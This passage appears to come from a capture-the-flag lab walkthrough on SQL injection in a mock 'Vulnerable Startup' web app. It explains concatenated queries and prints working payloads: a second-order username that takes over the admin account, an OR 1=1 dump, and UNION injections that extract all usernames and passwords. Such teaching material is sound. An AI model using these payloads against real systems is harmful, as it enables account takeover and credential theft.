
If all checks are fine, it will try to update the password for our user. Since the username gets concatenated directly into the SQL query, the executed query will look as follows:

UPDATE users SET password = ? WHERE username = 'admin' -- -'

This means that instead of updating the password for admin' -- -, the application updated the password for the *admin* user. After having updated the password, it is possible to log in as admin with the new password and view the flag.

### **Task**

Create a new user and exploit the vulnerability in the update password function to access the admin account to get the flag.



Task9 Vulnerable Startup Book Title

### **Goal**


A new function has been added to the page, and it is now possible to search books in the database. The new search function is vulnerable to SQL injection because it concatenates the user input directly into the SQL statement. The goal of the task is to abuse this vulnerability to find the hidden flag.

### **Description**

When the user first logs into the challenge, they are presented with a message saying:

Testing a new function to search for books, check it out here

The 'here' text is a link taking the user to <http://10.10.205.244:5000/challenge6/book?title=test>, which is the page containing the vulnerable search function and can be seen here:



The web page performs a GET request with the parameter title when searching for a book. The query it performs can be seen here:


SELECT \* from books WHERE **id** = (SELECT **id** FROM books WHERE title like '" + title + "%')

All we need to do to abuse this is closing the LIKE operand to the right of the LIKE operator. For example, we can dump all the books in the database by injecting the following command:

') or 1=1-- -


### **Task**

Use what you learned about UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag.



As 3 columns are shown so are vulnerable 2,3,4 positions

') union select 1,group\_concat(username),group\_concat(password), 4 from users-- -



Task 10:Vulnerable startup :Book Title 2

### **Goal**


In this challenge, the application performs a query early in the process. It then uses the result from the first query in the second query later without sanitization. Both queries are vulnerable, and the first query can be exploited through blind SQL injection. However, since the second query is also vulnerable, it is possible to simplify the exploitation and use UNION based injection instead of Boolean-based blind injection; making the exploitation easier and less noisy. The goal of the task is to abuse this vulnerability without using blind SQL injection and retrieve the flag.

### **Description**

When the user first logs into the challenge, they are presented with a message saying:

Testing a new function to search for books, check it out here

The 'here' text is a link taking the user to  [http://10.10.205.244:5000/challenge7/book?title=test](http://10.10.205.244:5000/challenge7/book?title=test" \t "_blank), which is the page containing the vulnerable search function and can be seen here:



When searching for a book title, the web page performs a GET request. The application then performs two queries where the first query gets the book's ID, then later on in the process, a new SQL query is performed to get all information about the book. The two queries can be seen here:

bid = db.sql\_query(f"SELECT id FROM books WHERE title like '{title}%'", one=True)


if bid:

    query = f"SELECT \* FROM books WHERE id = '{bid['id']}'"

First, we will limit the result to zero rows, which can be done by not giving it any input or input we know does not exist. Then we can use the UNION clause to control what the first query returns, which is the data that will be used in the second query. Meaning that we can inject the following value into the search field:

' union select 'STRING

After injecting the code above, the application will perform the following SQL queries:




From queries, we can see that the result from query one is STRING%, which is used in the WHERE clause of the second query.

If we replace 'STRING with a number that exists in the database, the application should return a valid object. However, the application adds a wildcard (%) to the string, meaning that we must comment out the wildcard first. The wildcard can be commented out by appending '-- - to the end of the string we are injecting. For example, if we inject the following line:

' union select '1'-- -


The application should display the book with ID 1 back to the user, as seen here:



If we did not limit the result to zero rows first, we would not have gotten the output of the UNION statement but rather the content from the LIKE clause. For example, by injecting the following string:

test' union select '1'-- -

The application would have executed the following queries:.



Now that we have full control of the second query, we can use UNION-based SQL injection to extract data from the database. The goal is to make the second query look something similar to the following query:

SELECT \* FROM books WHERE **id** = '' union select 1,2,3,4-- -


Making the application execute the query above should be as easy as injecting the following query:

' union select '1' union select 1,2,3,4-- -

However, we are closing the string that is supposed to be returned by appending the single quote (') before the second UNION clause. To make the query work and return our second UNION clause, we will have to escape the single quote. Escaping the single quote can be done by doubling up the quote (''). After having doubled the quotes, we have the following string:

' union select '-1''union select 1,2,3,4-- -


Injecting the string above will return the page seen here:



### **Task**

Use what you learned about UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag.

'union select '-1'' union select 1,2,3,4-- -



'union select '-1'' union select 1,group\_concat(username),group\_concat(password), 4 from users -- -

